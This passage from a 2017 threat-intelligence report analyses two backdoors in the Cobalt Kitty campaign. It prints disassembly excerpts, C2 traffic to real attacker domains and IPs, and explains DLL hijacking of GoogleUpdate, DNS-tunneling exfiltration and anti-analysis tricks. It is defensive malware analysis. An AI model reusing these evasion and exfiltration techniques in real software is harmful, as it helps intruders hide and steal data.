00001040 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 1a ode....$........
00001050 bb 9f d2 5e da f1 81 5e da f1 81 5e da f1 81 45 ...^...^...^...E
00001060 47 5b 81 31 da f1 81 45 47 6f 81 4d da f1 81 57 G[.1...EGo.M...W
00001070 a2 62 81 5d da f1 81 5e da f0 81 07 da f1 81 45 .b.]...^.......E
00001080 47 5a 81 72 da f1 81 45 47 5e 81 5f da f1 81 45 GZ.r...EG^._...E
00001090 47 6b 81 5f da f1 81 45 47 6c 81 5f da f1 81 52 Gk._...EGl._...R
000010a0 69 63 68 5e da f1 81 00 00 00 00 00 00 00 00 00 ich^............
```

The purpose of the shellcode is to dynamically resolve the imports as well as to fix the destroyed PE sections on the fly. The first step is to resolve kernel32.dll in order to import **GetProcAddress() and LoadLibrary()** and through them dynamically resolve the rest of the imported APIs**:**

```
00080000 55                   push ebp                          sub_80000
00080001 8B EC                mov ebp,esp
00080003 81 EC 04 04 00 00    sub esp,404
00080009 56                   push esi
0008000A 57                   push edi
0008000B C7 45 80 00 00 00 00 mov dword ptr ss:[ebp-80],0
00080012 C7 45 98 00 00 00 00 mov dword ptr ss:[ebp-68],0
00080019 E8 A2 0F 00 00       call 80FC0
0008001E 83 C0 0A             add eax,A
00080021 89 45 98             mov dword ptr ss:[ebp-68],eax     eax:EntryPo
00080024 B8 6B 00 00 00       mov eax,6B                        6B:'k'
00080029 66 89 85 84 FE FF FF mov word ptr ss:[ebp-17C],ax
00080030 B9 65 00 00 00       mov ecx,65                        65:'e'
00080035 66 89 8D 86 FE FF FF mov word ptr ss:[ebp-17A],cx
0008003C BA 72 00 00 00       mov edx,72                        72:'r'
00080041 66 89 95 88 FE FF FF mov word ptr ss:[ebp-178],dx
00080048 B8 6E 00 00 00       mov eax,6E                        6E:'n'
0008004D 66 89 85 8A FE FF FF mov word ptr ss:[ebp-176],ax
00080054 B9 65 00 00 00       mov ecx,65                        65:'e'
00080059 66 89 8D 8C FE FF FF mov word ptr ss:[ebp-174],cx
00080060 BA 6C 00 00 00       mov edx,6C                        6C:'l'
00080065 66 89 95 8E FE FF FF mov word ptr ss:[ebp-172],dx
0008006C B8 33 00 00 00       mov eax,33                        33:'3'
00080071 66 89 85 90 FE FF FF mov word ptr ss:[ebp-170],ax
00080078 B9 32 00 00 00       mov ecx,32                        32:'2'
0008007D 66 89 8D 92 FE FF FF mov word ptr ss:[ebp-16E],cx
00080084 BA 2E 00 00 00       mov edx,2E                        2E:'.'
00080089 66 89 95 94 FE FF FF mov word ptr ss:[ebp-16C],dx
00080090 B8 64 00 00 00       mov eax,64                        64:'d'
00080095 66 89 85 96 FE FF FF mov word ptr ss:[ebp-16A],ax
0008009C B9 6C 00 00 00       mov ecx,6C                        6C:'l'
```


Resolving GetProcAddress():

Once the repair is done, the shellcode will create a new RWX region, and copy the PE there, leaving the MZ header remains corrupted:



The PE's metadata contains the file name ("ciscoeapfast.exe") and description ("Cisco EAP-FAST Module"). The metadata must have been manually altered by the backdoor authors to make it look like a credible product:

SHA-1: E9DAB61AE30DB10D96FDC80F5092FE9A467F2CD3



File Version:	2,2,14,0	Product Version	2,2,14,0
File Flags Mask:	3F	File Flags:	(0)
File Type:	(0) Unknown Type	File Subtype:	(0) Unknown Subtype
File OS:	(40004) Dos32, NT32		
Comments:		Company Name:	Cisco Systems, Inc.
File Description:	Cisco EAP-FAST Module	File Version (ASCII):	2.2.14.0
Internal Name:	Cisco EAP-FAST Module	Legal Copyright:	Copyright (C) 2006-2009
Original Filename:	CiscoEapFast.exe	Product Name (ASCII):	Cisco EAP-FAST Module
Product Version (ASCII):	2.2.14.0	Private Build:	


The strings "*ciscoeapfast.exe*" and *"Cisco EAP-FAST Module*" were found in most of the samples of the Denis backdoor that were recovered during the investigation. In addition, the

©2017 Cybereason Inc. All rights reserved.

threat actor has been using it in other attacks as well. Please see our [Attackers' Profile & Indicators of Compromise section]() of this report.

Finally, the backdoor will decrypt important strings, such as IPs and domain names that are necessary for the C&C communication via DNS Tunneling.

Excerpt from the domain decryption subroutine:



The following screenshot shows the final decrypted strings used for the DNS Tunneling communication:

- **DNS Server IPs:** 208.67.222.222 (OpenDNS) and Google (8.8.8.8)
- **Domain name**: teriava(.)com

©2017 Cybereason Inc. All rights reserved.

C2 communication

As mentioned before, the backdoor uses a stealthy C2 communication channel by implementing DNS Tunneling. This technique uses DNS packets to transfer information between two hosts. In general, this technique is considered to be rather stealthy since not many security products perform deep packet inspection, which would detect this activity. The backdoor authors added even more stealthy components to this technique and made sure that no direct connection was established between the compromised machines and the real C&C servers.

The attackers used trusted DNS servers, such as OpenDNS and Google's DNS servers, in order to resolve the IPs of the domains that were hidden inside the DNS packets. Once the packets reached the real C&C server, the base64-encoded part is stripped, decoded and re-assembled, thus enabling communication as well as data exfiltration. This is a rather slow yet smart way to ensure that the traffic will not be filtered, since most organizations will not block DNS traffic to Google or OpenDNS servers. This technique's biggest caveat is that it can get very "noisy" in terms of the unusual amount of DNS packets required to exfiltrate data such as files and documents.


Example of the network traffic generated by the backdoor

©2017 Cybereason Inc. All rights reserved.

The destination IP is Google’s 8.8.8.8 DNS server, and the DNS packet contain the real domain in the query field. The data sent to the server comes in the form of a base64-encoded string, which is appended as a subdomain:

Destination	Protocol	Len	Info
8.8.8.8	DNS	3…	Standard query 0x07e8 NULL AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGQ_.z.teriava.com
192.168.0.36	DNS	1…	Standard query response 0x07e8 NULL AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGQ_.z.teriava…
8.8.8.8	DNS	3…	Standard query 0x07e8 NULL vyR5fwQAAAAAAAEAAAAAAAAAAAAAAAGrF.AAAAADwAAAA8AAAAeJ…
192.168.0.36	DNS	2…	Standard query response 0x07e8 NULL vyR5fwQAAAAAAAEAAAAAAAAAAAAAAAGrF.AAAAADwAA…
8.8.8.8	DNS	3…	Standard query 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAGth.z.teriava.com
192.168.0.36	DNS	1…	Standard query response 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAGth.z.teriava…
8.8.8.8	DNS	3…	Standard query 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAHHH.z.teriava.com
192.168.0.36	DNS	1…	Standard query response 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAHHH.z.teriava…
8.8.8.8	DNS	3…	Standard query 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAHgt.z.teriava.com
192.168.0.36	DNS	1…	Standard query response 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAHgt.z.teriava…
8.8.8.8	DNS	3…	Standard query 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAH6y.z.teriava.com

Second backdoor: “Goopy”



The adversaries introduced another backdoor during the second stage of the attack. We named it “Goopy”, since the backdoor’s vessel is a fake goopdate.dll file, which was dropped together with a **legitimate GoogleUpdate.exe** application which is vulnerable to DLL hijacking and placed the two files under a unique folder in APPDATA:
C:\users\xxxxxxxx\appdata\local\google\update\download\{GUID}


Seven unique samples of the “Goopy” backdoor were recovered by Cybereason:

©2017 Cybereason Inc. All rights reserved.

File name	SHA-1
goopdate.dll	9afe0ac621c00829f960d06c16a3e556cd0de249 973b1ca8661be6651114edf29b10b31db4e218f7 1c503a44ed9a28aad1fa3227dc1e0556bbe79919 2e29e61620f2b5c2fd31c4eb812c84e57f20214a c7b190119cec8c96b7e36b7c2cc90773cffd81fd 185b7db0fec0236dff53e45b9c2a446e627b4c6a ef0f9aaf16ab65e4518296c77ee54e1178787e21

The attackers used a **legitimate and signed GoogleUpdate.exe** application that is vulnerable to **DLL hijacking vulnerability**:

GoogleUpdate.exe, **SHA-1**: d30e8c7543adbc801d675068530b57d75cabb13f,



GoogleUpdate's DLL hijacking vulnerability was previously reported to already in 2014, since other malware have been exploiting this vulnerability. Most notable ones are the notorious PlugX and the CryptoLuck ransomware.

***** Following responsible disclosure, this vulnerability was reported to Google on April 2, 2017.**

Analysis of Goopy

From features perspective, Goopy shows great similarities to the Denis backdoor. At the same time, code analysis of the two backdoor clearly shows substantial differences between the two. The coding style and other static features suggest that they were compiled (and possibly authored) by the same threat actor. One of the more interesting features of Goopy is that it


©2017 Cybereason Inc. All rights reserved.

seems specifically designed to exploit a “**DLL Hijacking**” vulnerability against Google Update (googleupdate.exe) using a fake **goopdate.dll module**. There may be other versions targeting other applications, but the ones Cybereason obtained, **specifically contained code that specifically targeted GoogleUpdate**. The Goopy backdoor was dropped and launched by the Denis backdoor. The machines infected with Goopy had already been infected by the Denis backdoor. Generally, it is not very common to see multiple backdoors from the same threat actors residing on the same compromised machines. Nonetheless, this pattern was observed on multiple machines throughout the attack.

Following are the most notable features that distinguish Goopy from Denis:

- **Unusually large files (30MB to 55MB)** - Compared to the Denis backdoor, which ranges between 300KB and 1.7MB. This is quite unusual. The goopdate.dll files are inflated with null characters, most probably to bypass security solutions that don’t inspect large files.

  In addition, the Goopy backdoor has a lot of junk code interlaced with real functions - to make analysis harder. One example is in a giant subroutine that **contains more than 5600 nodes,** containing many anti-debugging / anti-disassembly tricks, including infinite loops:



- **Specifically tailored to target GoogleUpdate** - The Goopy payloads contain a hard-coded verification made to ensure that the backdoor is loaded and executed by GoogleUpdate. If the check fails, the backdoor will terminate the googleupdate process and exit. By comparison, The Denis backdoor loader is more “naive”, since it doesn’t check from which process the backdoor is executed, thus making it also more flexible, since it can exploit DLL hijacking on any given vulnerable application:

©2017 Cybereason Inc. All rights reserved.

```
.text:70FEB8B0 sub_70FEB8B0    proc near               ; CODE XREF: sub_70FEB470+18↑p
.text:70FEB8B0                                         ; sub_70FEB810+4B↑p
.text:70FEB8B0
.text:70FEB8B0 hObject         = dword ptr -8
.text:70FEB8B0 var_4           = dword ptr -4
.text:70FEB8B0
.text:70FEB8B0                 push    ebp
.text:70FEB8B1                 mov     ebp, esp
.text:70FEB8B3                 sub     esp, 8
.text:70FEB8B6                 push    offset aGoogleupdate_0 ; "GoogleUpdate.exe"
.text:70FEB8BB                 push    offset String1  ; "GoogleUpdate.exe"
.text:70FEB8C0                 call    ds:lstrcmpiW
.text:70FEB8C6                 test    eax, eax
.text:70FEB8C8                 jz      short loc_70FEB8D6
.text:70FEB8CA                 push    0               ; uExitCode
.text:70FEB8CC                 call    ds:ExitProcess
.text:70FEB8D2                 mov     al, 1
.text:70FEB8D4                 jmp     short loc_70FEB931
```


- **Stealthier and more advanced** - Unlike the Denis backdoor, goopdate.dll shows significant signs of post-compilation modification. The code section of this PE is extremely interesting and unusual, and demonstrates the potential of a very powerful code-generation engine underlying it. The backdoor's code and data are well protected and are decrypted at runtime, using a complex polymorphic decryptor. The polymorphic decryptor is comprised of thousands of lines that are interlaced with junk API calls and nonsense code in order to thwart analysis. Here's an example:

```
xor al,al
jmp goopdate.6D35A966
mov eax,dword ptr ds:[<&TlsSetValue>]
push eax
mov ecx,dword ptr ss:[ebp-8]              ecx:EntryPoint, [ebp-8]:Ent
add ecx,3F48FE
push ecx
call goopdate.6D35AAC0
add esp,8
movzx edx,al
test edx,edx
jne goopdate.6D356A0C
xor al,al
jmp goopdate.6D35A966
mov eax,dword ptr ds:[<&GetModuleFileNam
push eax
mov ecx,dword ptr ss:[ebp-8]              ecx:EntryPoint, [ebp-8]:Ent
add ecx,1C30552
push ecx
call goopdate.6D35AAC0
add esp,8
movzx edx,al
test edx,edx
jne goopdate.6D356A32
xor al,al
jmp goopdate.6D35A966
mov eax,dword ptr ds:[6D3DC778]           6D3DC778:"P@Vk"
add eax,1D1D80C
push eax
mov ecx,dword ptr ss:[ebp-34]             ecx:EntryPoint
push ecx
mov edx,dword ptr ss:[ebp-8]              [ebp-8]:EntryPoint
push edx
call goopdate.6D35AB40
add esp,C
mov eax,dword ptr ds:[<&LoadResource>]
push eax
mov ecx,dword ptr ss:[ebp-8]              ecx:EntryPoint, [ebp-8]:Ent
```

©2017 Cybereason Inc. All rights reserved.

- **HTTP Communication** - Unlike the Denis backdoor, Goopy was observed communicating over HTTP (port 80 and 443), in addition to its DNS-based C2 channel:

DNS resolution of the C&C server IP:



Example of HTTP usage, as observed using Wireshark to log the network traffic generated by Goopy:

©2017 Cybereason Inc. All rights reserved.

```
POST http://184.95.51.179:80/tPQswc262 HTTP/1.1
Host: 184.95.51.179
User-Agent: Mozilla/5.0 (Windows NT 6.0; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
Accept-Encoding: gzip
Accept: */*
Cookie: PHPSESSID=;
Content-Length: 49
Connection: keep-alive
```

- **Different DNS tunneling implementation -** Unlike the main backdoor, this variant implements a different algorithm for the C2 communication over DNS tunneling and also used DNS TXT records. In addition, most of the samples communicated directly with the C&C servers over DNS, unlike the Denis backdoor that comes pre-configured with Google and OpenDNS as their intermediary DNS servers:


Protocol	Len	Info
DNS	98	Standard query 0x8acd TXT AgGD4/7vNWQPZzD9Oefg8rss.cloudwsus.net
DNS	98	Standard query 0xce56 TXT l4x01cm80wRjxx+Xv2Yw89ss.nortonudt.net
DNS	1…	Standard query response 0x8acd TXT AgGD4/7vNWQPZzD9Oefg8rss.clou
DNS	98	Standard query 0x710d TXT A-1wDVS1T8kd4FpzDGhQX6ss.cloudwsus.net
DNS	1…	Standard query response 0x710d TXT A-1wDVS1T8kd4FpzDGhQX6ss.clou
DNS	98	Standard query 0xb956 TXT i-+XSzXlR+vMnQHe1xkmV9ss.cloudwsus.net
DNS	98	Standard query 0x106d TXT n84ZJAOPBuSQhPjQKN+aD9ss.cloudwsus.net
DNS	98	Standard query 0xe927 TXT dYVSdH2C--gxd/uqDZAXJ9ss.cloudwsus.net
DNS	98	Standard query 0x49a4 TXT lLgDJpeB08Q2pot/kSS0ress.cloudwsus.net
DNS	98	Standard query 0xeb08 TXT Uip+IlvRGefAd-QG5wTw96ss.cloudwsus.net
DNS	98	Standard query 0xc33a TXT 5bAqijqYYrE0H1WiXhJvF6ss.cloudwsus.net
DNS	98	Standard query 0x9038 TXT bL+JryfR/VOAhpnmLr4eWess.cloudwsus.net
DNS	98	Standard query 0x8e59 TXT Gh/TTQ-PHWm4t19+DZNyVrss.cloudwsus.net
DNS	98	Standard query 0xbd1c TXT F5JNh-1JQe8LojP9eMdZ1rss.cloudwsus.net
DNS	98	Standard query 0xd6bb TXT T3l+FXLLgaflaeQg7HFZUess.cloudwsus.net
DNS	98	Standard query 0xa0a2 TXT DAXuEBlG0jrUer//3Pq+n6ss.cloudwsus.net
DNS	98	Standard query 0x363b TXT AKAZ993fExcy7F3bFOHjg6ss.cloudwsus.net
DNS	98	Standard query 0x5737 TXT D9+wH0pFx8I-/9cLK+Nporss.cloudwsus.net
DNS	98	Standard query 0x4aad TXT 9pO2jeyCWYYGDT2cUcvQP6ss.cloudwsus.net
DNS	98	Standard query 0x06ab TXT 2qkWBD0dcZ+WAe92vv2fyess.cloudwsus.net

- **Different Mutex creation routine -** The mutex creation routine exhibited in “Goopy” is different from the main backdoor, which is made out of a pseudo-random generated value that is appended to the user name:

©2017 Cybereason Inc. All rights reserved.

```
}
else if ( byte_70DFD580 )
{
  nSize = 260;
  sub_70D7C5E0(Buffer, 0, 520);
  if ( !GetUserNameW(Buffer, &nSize) )
    nSize = 0;
  Buffer[nSize] = 0;
  sub_70D7C5E0(&String1, 0, 520);
  lstrcpyW(&String1, L"{96EB6AD8-74FE-4A67-8453-E54817E862AC}_");
  lstrcatW(&String1, Buffer);
  hObject = CreateMutexW(0, 1, &String1);
  v3 = GetLastError();
  if ( hObject )
```


As opposed to the Denis' mutex pattern, which has a pseudo-random generated value appended to the user name, the mutex format is different and contains neither curly brackets nor dashes:



- **Persistence** - While Denis uses Window's Wsearch Service for persistence, Goopy uses also scheduled tasks to ensure that the backdoor is running. The scheduled task runs every hour. If the backdoor's mutex is detected, the newly run process will exit.

©2017 Cybereason Inc. All rights reserved.

DLL side loading against legitimate applications




The attackers used DLL side loading, a well-known technique for evading detection that uses legitimate applications to run malicious payloads. In Cobalt Kitty, the attackers used DLL side loading against software from Kaspersky, Microsoft and Google. The hackers likely picked these programs since they're from reputed vendors, making users unlikely to question the processes these programs run and decreasing the chances that analysts will scrutinize them. For example, the attackers used the following legitimate Avpia.exe binary:

SHA-1: 691686839681adb345728806889925dc4eddb74e

